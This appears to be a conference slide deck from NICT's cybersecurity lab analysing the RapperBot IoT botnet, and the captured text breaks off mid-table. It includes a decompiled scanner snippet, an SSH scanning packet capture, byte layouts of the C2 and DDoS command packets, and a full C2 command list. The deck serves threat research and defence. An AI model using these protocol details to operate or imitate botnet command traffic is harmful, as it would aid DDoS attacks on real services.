# A deep-dive into RapperBot C2 operation and DDoS attacks

*Hideyuki Furukawa*

*Cybersecurity Research Institute (CSRI), NICT*


CYBERSECURITY
Laboratory


# Overall workflow of IoT malware analysis


TLP:CLEAR



**Monitoring darknet** → **Install Honey-pot** → **Malware analysis**





```
if (targs->mask < 0x20) {
  uVar23 = rand_next();
  uVar26 = (uVar26 >> 0x18 | (uVar26 & 0xff0000) >> 8 | (uVar26 & 0xff00) << 8 |
            uVar26 << 0x18) + (uVar23 >> targs->mask);
  local_4c.sin_addr.s_addr =
       uVar26 >> 0x18 | (uVar26 & 0xff0000) >> 8 | (uVar26 & 0xff00) << 8 |
       uVar26 * 0x1000000;
}
connect(r7,&local_4c,0x10);
```

| | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 33 | 8.042485743 | 192.168.0.6 | 198.224.39.178 | TCP | 60 | 50547 → 22 [SYN] Seq=0 Win=30701 L |
| 35 | 8.043831897 | 198.224.39.178 | 192.168.0.6 | TCP | 58 | 22 → 50547 [SYN, ACK] Seq=0 Ack=1 |
| 36 | 8.045820530 | 192.168.0.6 | 198.224.39.178 | TCP | 60 | 50547 → 22 [RST] Seq=1 Win=0 Len=0 |
| 37 | 8.045820655 | 192.168.0.6 | 198.224.39.178 | TCP | 60 | 50547 → 22 [RST] Seq=1 Win=0 Len=0 |
| 38 | 8.050965525 | 192.168.0.6 | 69.63.1.229 | TCP | 74 | 49932 → 22 [SYN] Seq=0 Win=64240 L |
| 40 | 8.051522657 | 69.63.1.229 | 192.168.0.6 | TCP | 74 | 22 → 49932 [SYN, ACK] Seq=0 Ack=1 |
| 41 | 8.055827161 | 192.168.0.6 | 69.63.1.229 | TCP | 66 | 49932 → 22 [ACK] Seq=1 Ack=1 Win=6 |
| 43 | 8.057630145 | 192.168.0.6 | 69.63.1.229 | SSHv2 | 86 | Client: Protocol (SSH-2.0-HELLOWOR |
| 45 | 8.058082241 | 69.63.1.229 | 192.168.0.6 | TCP | 66 | 22 → 49932 [ACK] Seq=1 Ack=21 Win= |
| 46 | 8.060936628 | 69.63.1.229 | 192.168.0.6 | SSHv2 | 108 | Server: Protocol (SSH-2.0-OpenSSH_ |
| 47 | 8.063175377 | 192.168.0.6 | 69.63.1.229 | TCP | 66 | 49932 → 22 [ACK] Seq=21 Ack=43 Win |
| 49 | 8.063185300 | 69.63.1.229 | 192.168.0.6 | SSHv2 | 1146 | Server: Key Exchange Init |
| 50 | 8.063620814 | 192.168.0.6 | 69.63.1.229 | SSHv2 | 338 | Client: Key Exchange Init |
| 52 | 8.063757879 | 69.63.1.229 | 192.168.0.6 | TCP | 66 | 22 → 49932 [ACK] Seq=1123 Ack=293 |
| 53 | 8.065993498 | 192.168.0.6 | 69.63.1.229 | SSHv2 | 338 | Client: Diffie-Hellman Key Exchang |
| 55 | 8.068284530 | 69.63.1.229 | 192.168.0.6 | TCP | 66 | 22 → 49932 [ACK] Seq=1123 Ack=565 |
| 56 | 8.071329292 | 69.63.1.229 | 192.168.0.6 | SSHv2 | 1170 | Server: Diffie-Hellman Key Exchang |
| 57 | 8.101218310 | 192.168.0.6 | 69.63.1.229 | SSHv2 | 82 | Client: New Keys |
| 59 | 8.101232771 | 69.63.1.229 | 192.168.0.6 | TCP | 66 | 22 → 49932 [ACK] Seq=2227 Ack=581 |
| 60 | 8.105321291 | 192.168.0.6 | 69.63.1.229 | SSHv2 | 118 | Client: Encrypted packet (len=52) |
| 62 | 8.105485311 | 69.63.1.229 | 192.168.0.6 | TCP | 66 | 22 → 49932 [ACK] Seq=2227 Ack=633 |
| 63 | 8.105557223 | 69.63.1.229 | 192.168.0.6 | SSHv2 | 118 | Server: Encrypted packet (len=52) |
| 64 | 8.107797482 | 192.168.0.6 | 69.63.1.229 | SSHv2 | 150 | Client: Encrypted packet (len=84) |
| 66 | 8.154673084 | 69.63.1.229 | 192.168.0.6 | TCP | 66 | 22 → 49932 [ACK] Seq=2279 Ack=717 |
| 67 | 9.553208350 | 69.63.1.229 | 192.168.0.6 | SSHv2 | 134 | Server: Encrypted packet (len=68) |

# What is the RapperBot?



- One of the Mirai botnets for DDoS attack.
- Named from an embedded YouTube rap music address in 2022.




- Linux-based IoT devices (especially DVRs) are compromised.
- Propagation with 4 scanner type variants :
  SSH scan, Telnet scan, HTTP+ (Recon) scan and No scan

- About 60,000 infected devices in 2025
- Alleged administrator Ethan J Foltz (22) was arrested on August 6, 2025, in Oregon, US.
  And, the C2 servers were seized by the DCIS.
  (Defense Criminal Investigation Service)


# About 60,000 Infected Devices in 2025




Content redacted – available to in-person attendees only


# DDoS attack on X on March 10, 2025






- ❑ RapperBot should be responsible for DDoS attack on X according to the attack timings.
- ❑ Analyzing the real operation of such large-scale botnet is important to understand the DDoS threat.





- ❑ We analyzed the last 5-month C2 commands.

# Agenda



1. **Malware analysis**
   - ❑ Key specifications of RapperBot for the C2 command observation
   - ❑ Outline of the python script for C2 command observation
2. **C2 operation analysis**
   - ❑ User Interface of DDoS Service
   - ❑ Poor support of the usage
3. **DDoS attack analysis**
   - ❑ DDoS attack landscape
   - ❑ Individual attack examples
4. **Summary**


# Malware analysis



CYBERSECURITY
Laboratory

# Overview of RapperBot





# 3 Years Analysis of the RapperBot



Content redacted – available to in-person attendees only

# C2 Protocol Format



Command (CMD) and data are XORed by Key.

**Compatible from 2024-Oct**


| | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | A | B | C | D | E | F |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0 | Total Size | | | | Data Size | | | | Checksum | | Key | CMD | | | | |
| 10 | **Data Sample of CMD=1** | | | | | | | | **Host Name** | | | | | | | |
| 20 | **(Send victim device information to C2)** | | | | | | | | | | | | | | | |
| 30 | **Execution Directory** | | | | | | | | | | | | | | | |
| 40 | | | | | | | | | | | | | | | | |
| 50 | **Argument** | | | | | | | | | | | | **MAC address** | | | |
| 60 | | | **NIC name** | | | | | | | | | | | | | |
| 70 | | | 00 | 00 | 00 | Scan | **Global IP** | | | | **Local IP** | | | | **Random ID** | |
| 80 | | | CPU | | | Random Footer (Length is also random) | | | | | | | | | | |
| 90 | | | | | | | | | | | | | | | | |

**Scan ... 0: No-scanner variant / 1: Scanner enabled variant**

**CPU ... CPU Architecture** (0004: ARMv7 / 0003: ARMv6 / 0002: ARMv5 / 0001: ARMv4 / 0006: MIPSel)

# Basic C2 Communication





# All C2 Command List



| C2 -> Bot | | Bot -> C2 | | |
|---|---|---|---|---|
| No | Operation | No | Operation | |
| | | 1 | Send victim information | |
| 2 | Request sending UDP packet with fake source IP (8.8.8.8) to all C2 IPs in the list | | | |
| | | 3 | Beacon (with randomly keep-alive command request) | |
| 4 | No operation (Keep Alive) | | | |
| 5 | Start DoS attack | | | |
| 6 | Stop DoS attack | | | |
| 8 | Finish all processes | | | Kill switch |
| 9 | Allocate memory for proxy | | | |
| 10 | Free memory for proxy | | | |
| 11 | Add/Update proxy connection | 11 | Send proxy connection information | Proxy |
| 12 | Send data received from C2 to proxy connection | 12 | Send data received from proxy connection to C2 | |
| 13 | Close proxy connection | 13 | Send ID of closed proxy connection | |
| | | 14 | Report SCAN result (Login successful) | Report scan results |
| | | 15 | Report SCAN result (Console output from Malware detected) | |
| | | 16 | Report SCAN result (Reserved. Not used.) | |

# DDoS Attack Command Format



Command (CMD) and data are XORed by Key.

| | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | A | B | C | D | E | F |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0 | Total Size | | | | | Data Size | | | Checksum | | Key | CMD | Vector | IP len | Opt len | Attack |
| 10 | ID | Duration (S) | | | | IP | | | Prefix | | IP | | | | Prefix | |
| 20 | IP | | | Prefix | OptID | Size | OptData | | | | OptID | Size | OptData | | | |
| 30 | OptID | Size | | | | | | | | | | | | | | |
| 40 | OptData | | | | | | | | | | | | | | | |
| 50 | | | | | | | | | | | | | | | | |
| 60 | | | | | | | | | | | | | | | | |
| 70 | | | | | | | | | | | | | | | | |
| 80 | | | | | | | | | | | | | | | | |
| 90 | | | | | | | | | | | | | | | | |

**Data Sample of CMD=5 (Start DoS Attack)**

Random Footer (Length is also random)

# DDoS Attack Vectors (Mirai-based)

TLP:CLEAR



## Mirai

| ID | Description |
|---|---|
